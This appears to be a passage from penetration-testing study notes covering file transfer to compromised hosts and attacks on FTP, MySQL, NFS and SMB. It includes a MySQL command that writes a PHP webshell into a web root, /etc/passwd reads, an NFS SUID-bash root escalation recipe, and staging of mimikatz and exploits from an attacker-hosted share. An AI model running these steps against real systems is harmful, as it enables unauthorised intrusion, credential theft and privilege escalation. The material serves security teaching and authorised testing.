Many organizations may flag SMB traffic out of their internal network as suspicious or block them altogether. We can circumvent these retrictions using WebDAV, which is an extension of HTTP that enables a web server to behave like an SMB file server. This allows our SMB traffic to blend in with normal HTTP traffic, which is unlikely to get blocked in all but air-gapped networks.

To set up a WebDAV server on our Linux Attacker machine, we need two Python modules: wsgidav and cheroot. Below is the wsgidav command to setup a WebDAV share:

sudo wsgidav --host=0.0.0.0 --port=80 --root=<SHARE_PATH> --auth=anonymous

On our Windows host, we can connect to the WebDAV share by specifying the DavWWWRoot directory, which will allow us to access files in the root directory.

C:\> dir \\<ATTACKER_IP>\DavWWWRoot
 Volume in drive \\<ATTACKER_IP>\DavWWWRoot has no label.
 Volume Serial Number is 0000-0000

 Directory of \\<ATTACKER_IP>\DavWWWRoot

01/28/2026  02:46 PM    <DIR>          .
01/28/2026  02:46 PM    <DIR>          ..
01/28/2026  02:46 PM    <DIR>          exploits
01/28/2026  02:21 PM                11 secret.txt
               1 File(s)             11 bytes
               3 Dir(s)  12,622,446,592 bytes free

To access a nested directory on the share, simply specify the name of the directory (e.g. exploits) in lieu of DavWWWRoot.

C:\> dir \\<ATTACKER_IP>\exploits
 Volume in drive \\<ATTACKER_IP>\exploits has no label.
 Volume Serial Number is 0000-0000

 Directory of \\<ATTACKER_IP>\exploits

01/28/2026  02:46 PM    <DIR>          .
01/28/2026  02:46 PM    <DIR>          ..
01/28/2026  02:45 PM                10 exploit.ps1
               1 File(s)             10 bytes
               2 Dir(s)  12,623,360,000 bytes free

C:\> copy \\<ATTACKER_IP>\exploits\exploit.ps1
        1 file(s) copied.

C:\> type exploit.ps1
PWN3D!!!!

Alternatively, WebDAV can also be mapped with a drive letter using net use.

PS C:\Users\Brian> net use W: \\<ATTACKER_IP>\DavWWWRoot /user:anonymous password
The command completed successfully.

PS C:\> dir W:\


    Directory: W:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/28/2026   2:46 PM                exploits
-a----         1/28/2026   2:21 PM             11 secret.txt

Delete Drive Mapping

If you used net use to map your SMB or WebDAV share to a drive letter, unmap it before shutting the server down.

net use <DRIVE_LETTER> /delete

3.3 - SSH File Transfer

Learn how to transfer files from and to a compromised target using SSH.

The main advantage of file transfer using SSH is that files are encrypted in transit via SSH tunneling.

To transfer files via SSH, we use the scp utility, which allows files to be copied between two hosts through SSH tunneling.

SSH File Transfer (Connect to Target Server)

If we have SSH access on the target host, we can run the scp command on our attacker machine to transfer files.

Download Operation

To download a file from the target to our machine, we specify the remote path (user@host:<PATH>) as the copy source, and a local path as the destination.

scp <USER>@<TARGET_IP>:<REMOTE_PATH> <LOCAL_PATH>

scp can also authenticate to the target SSH server using public-key authentication. We use -i to specify path to the private key.

scp -i <PRIV_KEY_PATH> <USER>@<TARGET_IP>:<REMOTE_PATH> <LOCAL_PATH>

If the SSH server listens on a different port, we can use -P to specify port manually.

scp -P <PORT> <USER>@<TARGET_IP>:<REMOTE_PATH> <LOCAL_PATH>

Upload Operation

To upload a file from the attacker machine to the target, we specify the local file path as copy source and the remote path as the destination.

scp <LOCAL_PATH> <USER>@<TARGET_IP>:<REMOTE_PATH>

SSH File Transfer (Connect to Attacker Server)

If we cannot login via SSH on the target, or if SSH is not running at all (rarer on Unix-like hosts), we can run scp from the target and connect to an SSH server we host on the attacker machine.

To start SSH server on the attacker machine:

sudo systemctl start ssh

Note: The names for the SSH Server service may differ across distros. Some may call it ssh, sshd, or openssh. Check your distro documentation for details.

Download Operation

Since server now runs on attacker machine, this means file will be downloaded from the attacker machine to the target. Run the following command on the target:

scp <USER>@<TARGET_IP>:<REMOTE_PATH> <LOCAL_PATH>

Upload Operation

Since server now runs on attacker machine, this means file will be upload from the target to the attacker machine. Run the following command on the target:

scp <LOCAL_PATH> <USER>@<TARGET_IP>:<REMOTE_PATH>

Using SCP with Windows

If SSH is running on a Windows host, we can still use scp to transfer files. The only thing to note is that backslashes (\) are replaced with forward slashes (/) in the remote path.

scp mimikatz.exe Administrator@10.10.0.3:C:/Temp/

4 - Services

Attack Vectors in Common Network and Web Services

This section is dedicated to documenting footprinting methodologies and common attack vectors found in common network and web-based services. These services can be external ones with a lot of scrunity applied to them, while others could be meant for internal networks only and thus system administrators would be a bit more careless in their setup and configuration.

4.1 - FTP

File Transfer Protocol

Service Info

  • Name: File Transfer Protocol (FTP)
  • Purpose: Transferring, sharing files over the network
  • Listening port: TCP port 21
  • OS: Unix-Like (more commonly), Windows

FTP has two channels of communication:

  • Control Connection: used for client to send commands and server to respond with status codes
  • Data Connection: used for data transfer between the client and server

Active vs. Passive Connections

FTP has two types of connections, active and passive. The main difference is on who initiates the data connection when a file is being transferred.

  • Active: Client initiates control connect from source port N to the server port 21. Client starts listening on port N+1 and sends N+1 to the server. Server initiates data connection to client on port N+1 and the file transfer begins.
  • Passive: Client initiates control connect from source port N to the server port 21. When passive mode is switched on with the passive command, the server sends a port M. The client initiates data connections to port M on the FTP server.

The main reason for the passive mode FTP is that many clients, often desktops and workstations, have firewalls installed, which could block the server’s data connect to the client during active mode. Firewalls tend to be a lot less restrictive to outgoing connections. Therefore, in passive mode, client initiates the data connection.

Footprinting

Nmap service and default script scan:

sudo nmap -sV -p21 -sC -A <host>

The default NSE scripts ran on the FTP service are:

  • ftp-anon checks if FTP server allows for anonymous access. If so, it lists the contents of the FTP root for the anonymous user
  • ftpsyst executes the STAT command, which displays information about the FTP server status.

Manual Banner Grabbing

Use Netcat for plaintext TCP connection:

nc -nv <host> 21

Use openssl if TLS is enabled:

openssl s_client -connect <host>:21 -starttls ftp

Anonymous Login

FTP has an option to allow anonymous users to login to the server. To check if an FTP server has that option enabled, use the ftp-anon NSE script mentioned above, or try logging in via the the ftp client.

$ ftp 10.129.14.136

Connected to 10.129.14.136.
220 (vsFTPd 3.0.5)
Name (10.129.14.136:brian): anonymous

230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls

200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1002     1002      8138592 Sep 14 16:54 Calender.pptx
drwxrwxr-x    2 1002     1002         4096 Sep 14 16:50 Clients
drwxrwxr-x    2 1002     1002         4096 Sep 14 16:50 Documents
drwxrwxr-x    2 1002     1002         4096 Sep 14 16:50 Employees
-rw-rw-r--    1 1002     1002           41 Sep 14 16:45 Important Notes.txt
226 Directory send OK.

FTP Client

The FTP client (ftp) can be used to browse the files and directories on the FTP server

ftp <host>

Below are a few FTP basic client commands. Note some of them may or may not be implemented on specific servers

  • ls <dir>: list directory
  • ls -a <dir>: list directory, including hidden files
  • ls -R <dir>: Recursive list directory
  • cd <dir>: change directory
  • get <file>: download remote file
  • put <file>: upload local file
  • help: list available commands
  • ! <cmd>: execute command locally
  • passive: Toggle active/passive mode
  • bye/quit: disconnect from server and exit the client

Netcat Manual Interaction

Alternatively, we can also manually interact with the service using Netcat. Use the USER <username> and PASS <password> to login.

$ nc localhost 21
220 (vsFTPd 3.0.5)
USER anonymous
331 Please specify the password.
PASS pass
230 Login successful.

After logging in, we can use commands like HELP, FEAT, and STAT to further enumerate the service:

HELP
214-The following commands are recognized.
 ABOR ACCT ALLO APPE CDUP CWD  DELE EPRT EPSV FEAT HELP LIST MDTM MKD
 MODE NLST NOOP OPTS PASS PASV PORT PWD  QUIT REIN REST RETR RMD  RNFR
 RNTO SITE SIZE SMNT STAT STOR STOU STRU SYST TYPE USER XCUP XCWD XMKD
 XPWD XRMD
214 Help OK.
FEAT
211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
 UTF8
211 End
STAT
211-FTP server status:
     Connected to 127.0.0.1
     Logged in as ftp
     TYPE: ASCII
     No session bandwidth limit
     Session timeout in seconds is 300
     Control connection is plain text
     Data connections will be plain text
     At session startup, client count was 1
     vsFTPd 3.0.5 - secure, fast, stable
211 End of status

Download All Available Files

We can use the following wget command to download all files accessible to us on an FTP share:

wget -m ftp://<username>:<password>@<host>

The --no-passive-ftp option disables passive transfer mode:

wget --no-passive-ftp -m ftp://<username>:<password>@<host>

If the username or password contains special characters, use the --user and --password flags to specify the credential separately

wget -m --user=<username> --password=<password> ftp://<host>

References

Stack Overflow: Downloading all files from an FTP Server Hacktricks: Pentesting FTP

4.2 - MySQL

MySQL Database

Service Info

  • Name: MySQL
  • Purpose: Database
  • Listening port: 3306 TCP
  • OS: Unix-Like, Windows

MySQL is an open-source Structured Query Language (SQL) database developed and supported by Oracle. It is part of the LAMP stack (Linux, Apache, MySQL, PHP) for web applications. It is also often used to store sensitive information such as user account credentials and personally identifiable information (PII), although passwords are often hashed instead of stored in plaintext.

The best practice for hosting databases is to only allow local machine or internal network access, but misconfigurations can allow them to be accessed through the internet.

MariaDB is a community-developed, commercially-supported fork of MySQL. It maintains full compatibility with MySQL, and its clients and servers can be used interchanably.

SQL injection is a vast topic in of itself that a dedicated article will be create for. We will not be discussing it in this article.

Service Enumeration

Nmap scan with all MySQL scripts:

╭─brian@rx-93-nu ~
╰─$ sudo nmap 10.129.14.128 -sV -sC -p3306 --script mysql*

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-21 00:53 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00021s latency).

PORT     STATE SERVICE     VERSION
3306/tcp open  nagios-nsca Nagios NSCA
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|_  Statistics: Performed 45010 guesses in 5 seconds, average tps: 9002.0
|_mysql-databases: ERROR: Script execution failed (use -d to debug)
|_mysql-dump-hashes: ERROR: Script execution failed (use -d to debug)
| mysql-empty-password:
|_  root account has empty password
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-info:
|   Protocol: 10
|   Version: 8.0.26-0ubuntu0.20.04.1
|   Thread ID: 13
|   Capabilities flags: 65535
|   Some Capabilities: SupportsLoadDataLocal, SupportsTransactions, Speaks41ProtocolOld, LongPassword, DontAllowDatabaseTableColumn, Support41Auth, IgnoreSigpipes, SwitchToSSLAfterHandshake, FoundRows, InteractiveClient, Speaks41ProtocolNew, ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, LongColumnFlag, SupportsCompression, ODBCClient, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: YTSgMfqvx\x0F\x7F\x16\&\x1EAeK>0
|_  Auth Plugin Name: caching_sha2_password
|_mysql-users: ERROR: Script execution failed (use -d to debug)
|_mysql-variables: ERROR: Script execution failed (use -d to debug)
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:00:00:00:00:00 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds

Database Engine Interaction

We can connect to a SQL database via the mysql utility, which allow us to query the database interactively.

╭─brian@rx-93-nu ~
╰─$ mysql -u root -pP4SSw0rd -h 10.129.14.128

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 150165
Server version: 8.0.27-0ubuntu0.20.04.1 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

We can use select version() to print out the version of MySQL running on the target.

MySQL [(none)]> select version();
+-------------------------+
| version()               |
+-------------------------+
| 8.0.27-0ubuntu0.20.04.1 |
+-------------------------+
1 row in set (0.001 sec)

Default Databases

MySQL usually comes with several database preinstalled by default. Three of them contains information useful to attackers:

  • mysql: the main system database, contains database user information such as username, password hashes, and permissions inside the user table.
    • The mysql must have SELECT privilege on the user table in order to read it, which is only granted to high-privileged user like root.
  • System schema (sys): contains tables, information and metadata necessary for management
  • Information schema (information_schema): Also contains metadata, mainly retreived from the sys database

Database Enumeration

show databases command will show all databases available on this MySQL server:

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
4 rows in set (0.006 sec)

To see the tables inside a database, we can first select the database and then use show tables.

MySQL [(none)]> use mysql;
MySQL [mysql]> show tables;
+------------------------------------------------------+
| Tables_in_mysql                                      |
+------------------------------------------------------+
| columns_priv                                         |
| component                                            |
| db                                                   |
| default_roles                                        |
| engine_cost                                          |
| func                                                 |
| general_log                                          |
| global_grants                                        |
| gtid_executed                                        |
| help_category                                        |
| help_keyword                                         |
| help_relation                                        |
| help_topic                                           |
| innodb_index_stats                                   |
| innodb_table_stats                                   |
| password_history                                     |
...SNIP...
| user                                                 |
+------------------------------------------------------+
37 rows in set (0.002 sec)

If we are interested in the contents of a table, we can dump it using SELECT * FROM <TABLE_NAME>.

SELECT * FROM user

We can also see all columns fro a table with:

show columns FROM user

Then we can specify the column names we are interested in:

SELECT username,password FROM user

MySQL Attacks

Arbitrary File Read/Write

MySQL supports the reading and writing of system files. The writing of system files is particularly useful when a web server that supports a backend scripting language (PHP, ASP.NET, etc.) is running. This combination allows an attacker who has access to the MySQL server to write a webshell into a web directory, which would give him command execution capabilities on the target.

However, two factors are used to control system file access through MySQL:

  • Only users with FILE privilege is allowed to read and write system files.
  • The secure_file_priv environment variable limits the scope of system file access. It can be set to one of three of the following values:
    • Empty: no affect, users with FILE privilege has the same file access permissions as the account running the MySQL service.
    • Name of a directory: Server limits reading/writing to that particular directory only.
    • NULL: Servers disables all system file access.

We can query the secure_file_priv variable:

mysql> show variables like "secure_file_priv";

+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_file_priv |       |
+------------------+-------+

1 row in set (0.005 sec)

To see if our current user has file access privilege, we can query the USER_PRIVILEGES table under information_schema:

mysql> SELECT * FROM information_schema.USER_PRIVILEGES
    -> WHERE PRIVILEGE_TYPE = 'FILE';
+---------------------+---------------+----------------+--------------+
| GRANTEE             | TABLE_CATALOG | PRIVILEGE_TYPE | IS_GRANTABLE |
+---------------------+---------------+----------------+--------------+
| 'root'@'localhost'  | def           | FILE           | YES          |
+---------------------+---------------+----------------+--------------+
2 rows in set (0.001 sec)
  • If the query returns a row with our current username, we have the privilege.
  • If the query returns an empty set, then we lack the privilege.

If we have FILE prvilege and the secure_file_priv environment variable is configured correctly, we can write to a file using SELECT ... INTO OUTFILE.

mysql> SELECT "<?php echo shell_exec($_GET['c']);?>" INTO OUTFILE '/var/www/html/webshell.php';

Query OK, 1 row affected (0.001 sec)

To read from a file, we can use the LOAD_FILE command:

mysql> select LOAD_FILE("/etc/passwd");

+--------------------------+
| LOAD_FILE("/etc/passwd")
+--------------------------------------------------+
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync

<SNIP>

4.3 - NFS

Network File System

Service Info

  • Name: Network File System (NFS)
  • Purpose: Network Drive
  • Listening port: 111 TCP/UDP, 2049 TCP/UDP
  • OS: Unix-Like

Network File System (NFS) is developed by Sun Microsystems in 1984, allowing a user to access files over the network as much like local storage. It builds on the Open Network Computing Remote Procedure Call (ONC-RPC/SUN-RPC) that listens on port 111 of both UDP and TCP.

NFS versions:

  • NFSv2: Released in March 1989, Operates entirely via UDP
  • NFSv3: Released in Jun 1995, includes features such as variable file sizes and better error reporting. Not fully compatible with NFSv2 clients.
  • NFSv4: Released in December 2000, only listen on one TCP or UDP port 2049. It uses Kerberos Includes features such as Kerberos, ACLs, state-based operations, as well as performance and security improvements.

NFSv2 and NFSv3 has no mechanism for authentication, relying on RPC’s options. The most common method is via UNIX UID/GID and group memberships. However, the UID/GID mapping on the client versus the server are not guaranteed to be the same. For example, if user bob has UID 1000 on the client, and user alice has UID 1000 on the server, bob would be able to access files belonging to alice. Therefore, NFSv2 and NFSv3 should only be used in secured local networks.

NFSv4 has rectified this by using kerberos for authentication. In additional, it also supports Access Control Lists (ACLs) and changed from being a stateless protocol in NFSv2 and NFSv3 to being a stateful protocol. NFSv4 marks a major evolution over the NFSv3. It now has a different, more modern security model.

NFS Server Configuration

The /etc/exports file contains a table of filesystem paths accessible by clients. The default contains comments with example configurations.

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)

Configuration options:

  • rw: Read and write permissions.
  • ro: Read only permissions.
  • sync: Synchronous data transfer. (A bit slower)
  • async: Asynchronous data transfer. (A bit faster)
  • secure: Ports above 1024 will not be used.
  • insecure: Ports above 1024 will be used.
  • no_subtree_check: This option disables the checking of subdirectory trees.
  • root_squash: Assigns all permissions to files of root UID/GID 0 to the UID/GID of anonymous, which prevents root from accessing files on an NFS mount.
  • nohide (DANGEROUS): Exposes nested mounts, which can unintentionally leak sensitive FS segments.
  • no_root_squash (DANGEROUS): All files created by root are kept with the UID/GID 0.

Footprinting

Nmap scan with default scripts runs rpcinfo when rpcbind is found, which retrieves a list of running RPC services, their names and descriptions, as well as the ports they’re using.

$ sudo nmap 10.129.14.128 -p111,2049 -sV -sC

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 17:12 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00018s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      41982/udp6  mountd
|   100005  1,2,3      45837/tcp   mountd
|   100005  1,2,3      47217/tcp6  mountd
|   100005  1,2,3      58830/udp   mountd
|   100021  1,3,4      39542/udp   nlockmgr
|   100021  1,3,4      44629/tcp   nlockmgr
|   100021  1,3,4      45273/tcp6  nlockmgr
|   100021  1,3,4      47524/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
MAC Address: 00:00:00:00:00:00 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.58 seconds

Nmap also includes scripts written to enumerate NFS.

  • nfs-ls lists the contents of the share
  • nfs-showmount lists available shares and which clients are allowed to connect
  • nfs-statfs shows the stats on each share
$ sudo nmap --script nfs* 10.129.14.128 -sV -p111,2049

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-19 17:37 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00021s latency).

PORT     STATE SERVICE VERSION
111/tcp  open  rpcbind 2-4 (RPC #100000)
| nfs-ls: Volume /mnt/nfs
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID    GID    SIZE  TIME                 FILENAME
| rwxrwxrwx   65534  65534  4096  2021-09-19T15:28:17  .
| ??????????  ?      ?      ?     ?                    ..
| rw-r--r--   0      0      1872  2021-09-19T15:27:42  id_rsa
| rw-r--r--   0      0      348   2021-09-19T15:28:17  id_rsa.pub
| rw-r--r--   0      0      0     2021-09-19T15:22:30  nfs.share
|_
| nfs-showmount:
|_  /mnt/nfs 10.129.14.0/24
| nfs-statfs:
|   Filesystem  1K-blocks   Used       Available   Use%  Maxfilesize  Maxlink
|_  /mnt/nfs    30313412.0  8074868.0  20675664.0  29%   16.0T        32000
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3           2049/udp   nfs
|   100003  3           2049/udp6  nfs
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100005  1,2,3      41982/udp6  mountd
|   100005  1,2,3      45837/tcp   mountd
|   100005  1,2,3      47217/tcp6  mountd
|   100005  1,2,3      58830/udp   mountd
|   100021  1,3,4      39542/udp   nlockmgr
|   100021  1,3,4      44629/tcp   nlockmgr
|   100021  1,3,4      45273/tcp6  nlockmgr
|   100021  1,3,4      47524/udp6  nlockmgr
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
2049/tcp open  nfs_acl 3 (RPC #100227)
MAC Address: 00:00:00:00:00:00 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

Mounting NFS

We can create a mount on our local filesystem for an NFS share. The protocol abstractions allows us to work on it as if it’s part of our filesystem structure. First, we use showmount to enumerate available mounts on the server.

$ showmount -e 10.129.14.128

Export list for 10.129.14.128:
/mnt/nfs 10.129.14.0/24

Then, we create a directory as the mounting point, and then use it to mount the share.

$ mkdir target-NFS
$ sudo mount -t nfs 10.129.14.128:/ ./target-NFS/ -o nolock
$ cd target-NFS
$ tree .

.
└── mnt
    └── nfs
        ├── id_rsa
        ├── id_rsa.pub
        └── nfs.share

2 directories, 3 files

When we’re done working with the NFS share, we can unmount it to prevent our filesystem from becoming unresponsive.

sudo umount ./target-NFS

NFS UID/GID Spoofing

NFS servers are configured to trust the uid and gid of its clients (when Kerberos is not used). We can use this behavior to read and write files as any UID, even escalate our existing command execution . However, there are several settings that can change this behavior.

  • all_squash: Squashes all access mapping every user and group to nobody.
    $ whoami
    user
    $ touch nfs_share/user.txt
    $ ls -l nfs_share
    -rw-r--r-- 1 nobody nobody   0 Dec  5 16:46 user.txt
    
  • root_squash: Only access with uid 0 (root) is squashed to nobody. This is the default configuration on Linux.
    $ whoami
    root
    $ touch nfs_share/root.txt
    $ ls -l nfs_share
    -rw-r--r-- 1 nobody nobody   0 Dec  5 16:46 root.txt
    
  • no_root_squash: No squashing, all ownership information are preserved, including files owned by root.
    $ whoami
    root
    $ touch nfs_share/root.txt
    $ ls -l nfs_share
    -rw-r--r-- 1 root root   0 Dec  5 16:46 root.txt
    

Privilege Escalation

If no_root_squash is set, we can escalate our existing command execution access to root if we have Read/Write access on the NFS share. This is achieved by creating a copy of Bash inside the NFS share with owner set to root and its SUID bit set since -p option of Bash tells it to execute as the owner of the file if SUID is set.

To conduct this attack, We mount the share as root, then create a root-owned copy of bash inside the share with SUID set. Finally we get a root bash shell when we executed the root SUID copy from the target.

# On attacker machine as root
mkdir /mnt/nfs
mount -t nfs <target>:<share> /mnt/nfs
cp /bin/bash /mnt/nfs/bash
chmod 4755 /mnt/nfs/bash
# On target machine
./bash -p

Lateral Movement

If no_root_squash is not enabled, we can still move laterally to any non-root user on the system using a method similar to above. The main difference is that we now have to create a user on our local machine with the same UID as the user we want access to on the server.

First we get the UID of the target user on the server.

user@target$ id victim
uid=1111(victim) gid=1111(victim) groups=1111(victim)

Next, we create a user on our local machine with the same UID. The useradd utility has a -u option for us to specify a custom UID. Then we use sudo to run a bash shell as that user on our local machine.

# On Local Machine as a sudo user
sudo useradd -u 1111 victim_local
sudo -u victim_local bash

Now, we should be able to follow the rest of the UID/GID spoofing procedure above.

# On attacker machine as victim_local
mkdir /mnt/nfs
mount -t nfs <target>:<share> /mnt/nfs
cp /bin/bash /mnt/nfs/bash
chmod 4755 /mnt/nfs/bash
# On target machine
./bash -p

References

4.4 - SMB

Server Message Block

Service Info

  • Name: Server Message Block (SMB)
  • Purpose: Sharing of network resources.
  • Listening port: 139 TCP (NetBIOS), 445 TCP
  • OS: Windows, Unix-Like (Samba)

Server Message Block (SMB) is a client-server protocol that regulates access to file shares and network resources like printers and routers. It was originally built on Network Basic Input/Output System (NetBIOS), a network API created by IBM that provided computer naming, session, and datagram service. Since Windows 2000, SMB runs directly over TCP and listens on port 445, but NetBIOS over TCP (port 137-139) is kept for backward Compatibility with SMB over NetBIOS.

Samba is an open-source implementation of SMB that runs on Linux systems and is compatible with Windows SMB. Samba also comes with utilities like smbclient and rpcclient that are very useful for interacting with both SMB servers.

Attack Flow

  1. Identify SMB version & signing
  2. Enumerate SMB file shares (guest/null & credentialed access)
  3. Test ability to read and write files within shares
  4. Enumerate users (RID/RPC)
  5. Attack:
    • EternalBlue if SMBv1 enabled
    • SMB relay if signing disabled
    • Password Spray if we have valid credentials

Nmap

Nmap Enumeration Scan with smb-protocols and smb2-security-mode scripts:

$ sudo nmap 10.10.0.5 -sV --script=smb-protocols,smb2-security-mode -p445
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-12 20:04 -0600
Nmap scan report for 10.10.0.5
Host is up (0.0018s latency).

PORT    STATE SERVICE       VERSION
445/tcp open  microsoft-ds?

Host script results:
| smb-protocols:
|   dialects:
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.84 seconds
  • The smb-protocols script identifies SMB dialects available. If SMBv1 is available, the host may be vulnerable to EternalBlue.
  • The smb2-security-mode script identifies whether SMB signing is required. The signing is not required, the host may be used for SMB Relay Attack

SMB File Share Enumeration

If we have access to a user’s credential, or the guest account is enabled, we can use smbclient to list out the shares available:

$ smbclient -L //10.10.0.5 -U 'amuro.ray' --password='Password1'

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        CertEnroll      Disk      Active Directory Certificate Services share
        IPC$            IPC       Remote IPC
        Myshare         Disk

Alternatively, use netexec, a successor to CrackMapExec.

$ nxc smb 10.10.0.5 -u 'amuro.ray' -p 'Password1' --shares
SMB         10.10.0.5       445    MSN-04-SAZABI    [*] Windows Server 2022 Build 20348 x64 (name:MSN-04-SAZABI) (domain:GUNDAM.local) (signing:False) (SMBv1:False)
SMB         10.10.0.5       445    MSN-04-SAZABI    [+] GUNDAM.local\amuro.ray:Password1
SMB         10.10.0.5       445    MSN-04-SAZABI    [*] Enumerated shares
SMB         10.10.0.5       445    MSN-04-SAZABI    Share           Permissions     Remark
SMB         10.10.0.5       445    MSN-04-SAZABI    -----           -----------     ------
SMB         10.10.0.5       445    MSN-04-SAZABI    ADMIN$                          Remote Admin
SMB         10.10.0.5       445    MSN-04-SAZABI    C$                              Default share
SMB         10.10.0.5       445    MSN-04-SAZABI    CertEnroll      READ            Active Directory Certificate Services share
SMB         10.10.0.5       445    MSN-04-SAZABI    IPC$            READ            Remote IPC
SMB         10.10.0.5       445    MSN-04-SAZABI    Myshare         READ,WRITE

Browsing SMB Shares

We can use smbclient to browse an SMB share.

$ smbclient //10.10.0.5/Myshare -U 'amuro.ray' --password='Password1'
Try "help" to get a list of possible commands.
smb: \>

smbclient provides a command line interface similar to that of the FTP client.

  • ls to list current directory
  • cd to change directory
  • get to download file
  • put to upload file
  • !<cmd> to execute a command on local machine

The help command shows a comprehensive list of commands.

smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !

Test Write Access

If we connected to an SMB share as guest or via a null session, there is a possibility we can write to the share. Depending its purpose, this may have security implications that are noteworthy. It could enable malicious phishing files from being placed in an office file share, for example.

To rest guest/null write access, we create a test file and use the put command upload it.

smb: \> !touch test.txt
smb: \> put test.txt
putting file test.txt as \test.txt (0.0 kB/s) (average 0.0 kB/s)
smb: \> ls
  .                                   D        0  Fri Dec 12 21:16:33 2025
  ..                                DHS        0  Fri Dec 12 11:49:58 2025
  test.txt                            A        0  Fri Dec 12 21:16:33 2025

                16588031 blocks of size 4096. 13375101 blocks available

Mounting SMB Share

Alternatively, we can also browse the SMB share by mounting it to our local file system. It requires the cifs-utils package to be installed on your Linux system.

mkdir smb_share
sudo mount -t cifs //10.10.0.5/Myshare smb_share/ -o rw,user=amuro.ray,password=Password1

After mounting the share, we can navigate through it as if it’s part of our local file system. When we’re done working with this share, we can disconnect it from our local file system by unmounting it.

sudo umount smb_share/

If we can no longer connect to the SMB share, use -f option to force unmount.

sudo umount -f smb_share/

SMB Null Session

Older versions of SMB may be configured to allow access to certain network resources when no username or password is provided.

smbclient -N -U "" -L //10.0.0.5
nxc smb 10.10.0.5 -u '' -p ''

SMB User Enumeration

We can enumerate a list of users on an Windows machine or Active Directory Domain.

RID Brute Force

